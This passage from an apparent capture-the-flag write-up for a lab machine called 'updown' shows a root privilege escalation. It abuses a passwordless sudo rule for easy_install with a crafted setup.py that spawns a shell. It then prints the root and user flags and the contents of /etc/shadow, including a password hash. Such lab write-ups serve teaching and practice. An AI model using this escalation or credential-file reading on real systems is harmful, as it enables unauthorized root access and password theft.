
3.3 Root Shell

Refer to GTFOBin. We can easily get Root shell.



```
developer@updown:/tmp$ cd soda
developer@updown:/tmp/soda$ sudo -l
Matching Defaults entries for developer on localhost:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User developer may run the following commands on localhost:
    (ALL) NOPASSWD: /usr/local/bin/easy_install
developer@updown:/tmp/soda$ TF=$(mktemp -d)
developer@updown:/tmp/soda$ echo "import os; os.execl('/bin/sh', 'sh', '-c', 'sh <$(tty) >$(tty) 2>$(tty)')" > $TF/setup.py
developer@updown:/tmp/soda$ sudo /usr/local/bin/easy_install $TF
WARNING: The easy_install command is deprecated and will be removed in a future version.
Processing tmp.N3m47bSXbf
Writing /tmp/tmp.N3m47bSXbf/setup.cfg
Running setup.py -q bdist_egg --dist-dir /tmp/tmp.N3m47bSXbf/egg-dist-tmp-J3zD5p
# id
uid=0(root) gid=0(root) groups=0(root)
```

Get all Flags



```
# cat /root/root.txt
2113d0df4111e496ebf665fd1d2873f7
# cat /home/developer/user.txt
9f298487b5b60b9fce532cdfcd5d0b9d
# cat /etc/shadow
root:$6$35UwqDmGM31K3z1O$EV0yHaLbvEqQ1YfxHOl4fMFHnR0O0Lo7RSnFGpYdfUwBmec0/5JWenL6GLivYgeka8Z4XyYW2UhWOV5UOdK0w.:19165:0:99999:7:::
daemon:*:19158:0:99999:7:::
```